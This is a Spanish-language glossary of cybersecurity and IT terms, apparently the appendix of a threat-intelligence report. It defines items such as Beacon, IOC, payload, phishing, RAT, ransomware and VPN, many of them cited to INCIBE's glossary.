- **AWS:** Amazon Web Services, plataforma de servicios de computación en la nube ofrecida por Amazon, que incluye almacenamiento, análisis de datos, redes y herramientas de desarrollo,

entre otros servicios, utilizados por empresas y desarrolladores para alojar aplicaciones y datos en la nube de manera escalable y rentable.

- **Azure:** Plataforma de servicios en la nube de Microsoft que ofrece una amplia gama de servicios de computación, almacenamiento, bases de datos, redes y herramientas de desarrollo, utilizada por empresas para alojar, gestionar y escalar aplicaciones y servicios en la nube.
- **Beacon:** BEACON es el nombre del *payload* de malware predeterminado de Cobalt Strike, que se usa para establecer una conexión con el servidor del equipo. Las sesiones de retorno activas de un objetivo también se conocen como "beacons".
- **Dark Web:** La *Dark Web* es una parte de internet que no es accesible a través de motores de búsqueda convencionales y que requiere software específico, como Tor, para acceder. Esta sección de la web es conocida por su anonimato y se utiliza tanto para actividades legales como ilegales, incluyendo el comercio de bienes y servicios ilícitos, foros privados y la comunicación anónima.
- **DevSecOps:** DevSecOps significa desarrollo, seguridad y operaciones. Se trata de un enfoque que integra la seguridad como una responsabilidad compartida durante todo el ciclo de vida del proceso de desarrollo de software.
- **Firewall:** También conocido como “cortafuegos” en español. Es un sistema de seguridad compuesto o bien de programas (software) o de dispositivos hardware situados en los puntos limítrofes de una red que tienen el objetivo de permitir y limitar, el flujo de tráfico entre los diferentes ámbitos que protege sobre la base de un conjunto de normas y otros criterios. La funcionalidad básica de un cortafuego es asegurar que todas las comunicaciones entre la red e Internet se realicen conforme a las políticas de seguridad de la organización o corporación. [INCIBEglos]
- **Framework:** En el contexto de la tecnología y la programación, un *framework* (en español, "marco de trabajo" o "entorno de trabajo") es un conjunto de herramientas, librerías y prácticas que proporciona un soporte estructural para el desarrollo de software. Esto facilita la creación de aplicaciones al estandarizar la manera en que se organizan y gestionan los componentes de software.
- **Hardening:** El *hardening* o robustecimiento se refiere a la práctica de fortalecer un sistema informático o una red con el fin de hacerlo más resistente a ataques, intrusiones y vulnerabilidades. [INCIBEglos]
- **Hash:** Operación criptográfica que genera identificadores alfanuméricos, únicos e irrepetibles a partir de los datos introducidos inicialmente en la función. Los hashes son una pieza clave para certificar la autenticidad de los datos, almacenar de forma segura contraseñas o firmar documentos electrónicos, entre otras acciones. [INCIBEglos]
- **Host:** También conocido como anfitrión, hace referencia a un dispositivo dentro de una red que se puede comunicar con los demás dispositivos; pueden ser ordenadores, routers, servidores, etc.

- **Ingeniería social:** Conjunto de técnicas que los delincuentes usan para engañar a los usuarios de sistemas/servicios TIC para que les faciliten datos que les aporten valor, ya sean credenciales, información sobre los sistemas, servicios instalados etc. [INCIBEglos]
- **IOC:** Los indicadores de compromiso o *Indicators of Compromise* (IOCs) hacen referencia a una tecnología estandarizada que consiste en definir las características técnicas de una amenaza por medio de las evidencias existentes en un equipo comprometido; es decir, se identifican diferentes acciones como ficheros creados, entradas de registro modificadas, procesos o servicios nuevos, etc.; de manera que puedan servir para identificar otros ordenadores afectados por la misma amenaza o prevenirlos de la misma. [INCIBEglos]
- **Linux:** Sistema operativo de código abierto basado en el *kernel* (en español, “núcleo”) creado por Linus Torvalds, ampliamente utilizado en servidores y dispositivos embebidos, conocido por su estabilidad, seguridad y flexibilidad.
- **Malware:** Es un tipo de software que tiene como objetivo dañar o infiltrarse sin el consentimiento de su propietario en un sistema de información. Palabra que nace de la unión de los términos en inglés de software malintencionado: *malicious software*.
Dentro de esta definición tiene cabida un amplio elenco de programas maliciosos: virus, gusanos, troyanos, *backdoors*, *spyware*, etc. La nota común a todos estos programas es su carácter dañino o lesivo. [INCIBEglos]
- **OT o Tecnología de las Operaciones:** Está dedicada a detectar o cambiar los procesos físicos a través del monitoreo y administración de dispositivos, como tuberías, válvulas o disyuntores. Los sistemas OT ofrecen la integración de software y hardware que sirven para poder comunicar, controlar y supervisar diversos dispositivos de las redes industriales.
- **Payload:** El *payload* es la carga maliciosa que ejecuta un atacante en el equipo de la víctima durante un ciberataque. Mientras que por otros medios el atacante consigue infiltrarse en un sistema, el *payload* es el set de instrucciones que realizará el daño deseado en el equipo.
- **Phishing:** Técnica o tipo de ataque en el que alguien suplanta a una entidad/servicio mediante un correo electrónico o mensaje instantáneo para conseguir las credenciales o información de la tarjeta de crédito de un usuario. Ese correo/mensaje suele tener un enlace (o fichero que contiene ese enlace) a un sitio web que suplanta al legítimo y que usan para engañarlo. [INCIBEglos]
- **Postgres:** Es un sistema de gestión de bases de datos relacional de código abierto, conocido por su fiabilidad, escalabilidad y capacidades avanzadas, como soporte para transacciones ACID y características de extensibilidad.
- **Puerta trasera o backdoor:** Se denomina *backdoor* o puerta trasera a cualquier punto débil de un programa o sistema mediante el cual una persona no autorizada puede acceder a un sistema.
Las puertas traseras pueden ser errores o fallos, o pueden haber sido creadas a propósito, por los propios autores, pero al ser descubiertas por terceros, pueden ser utilizadas con fines ilícitos.

Por otro lado, también se consideran puertas traseras a los programas que, una vez instalados en el ordenador de la víctima, dan el control de éste de forma remota al ordenador del atacante.

Por lo tanto, aunque no son específicamente virus, pueden llegar a ser un tipo de *malware* que funcionan como herramientas de control remoto. Cuentan con una codificación propia y usan cualquier servicio de Internet: correo, mensajería instantánea, http, ftp, telnet o chat. [INCIBEglos]

- **Ransomware:** *Malware* cuya funcionalidad es «secuestrar» un dispositivo (en sus inicios) o la información que contiene de forma que, si la víctima no paga el rescate, no podrá acceder a ella. [INCIBEglos]
- **RAT:** Acrónimo en inglés de *Remote Administration Tool* o *Remote Administration Trojan*; en español, herramienta o troyano da administración remota, es el programa o software usado para la administración remota de un sistema a través de una red, ya sea de forma legítima o no con o sin autorización del usuario del equipo. Su uso es habitual entre los ciberdelincuentes para controlar una máquina infectada mediante una puerta trasera o backdoor. [INCIBEglos]
- **Spearphishing:** Modalidad de phishing dirigido contra un usuario u organización en concreto en la que los atacantes intentan mediante un correo electrónico, que aparenta ser de un amigo o de empresa conocida, conseguir información confidencial. Este tipo de ataques suelen contar previamente con una fase de reconocimiento donde los ciberdelincuentes obtienen la información necesaria para perpetrar el ataque. [INCIBEglos]
- **Telegram:** Es una plataforma de mensajería instantánea y servicio en la nube que permite a los usuarios enviar mensajes, fotos, videos, archivos y realizar llamadas de voz y video de forma segura y privada. Con características como chats secretos, cifrado de extremo a extremo, canales y grupos.
- **Threat Intelligence:** Threat Intelligence, o inteligencia de amenazas, es el proceso de recopilar y analizar información relacionada con amenazas cibernéticas y actores maliciosos. Este proceso proporciona datos sobre las tácticas, técnicas y procedimientos (TTPs) utilizados por los atacantes, así como información sobre vulnerabilidades y otros riesgos de seguridad.
- **TOR:** Siglas de *The Onion Router*, es un proyecto que permite al usuario poder navegar de manera privada en internet. Permite tanto proteger la identidad del usuario como hacer posible el acceso a recursos, redes sociales y páginas web bloqueados.
- **Vector de entrada/ataque:** Se refiere a la ruta o método que un atacante utiliza para acceder a un sistema o red con el fin de realizar actividades maliciosas. Estos vectores son los puntos de vulnerabilidad a través de los cuales un atacante puede infiltrarse y comprometer la seguridad de una organización.
- **VPN:** Una red privada virtual, también conocida por sus siglas VPN (*Virtual Private Network*) es una tecnología de red que permite una extensión segura de una red local (LAN) sobre una red pública o no controlada como Internet.

Al establecerlas, la integridad de los datos y la confidencialidad se protegen mediante la autentificación y el cifrado. [INCIBEglos]

- **Windows:** Sistema operativo desarrollado por Microsoft, conocido por su interfaz gráfica de usuario y su amplia compatibilidad con software de terceros.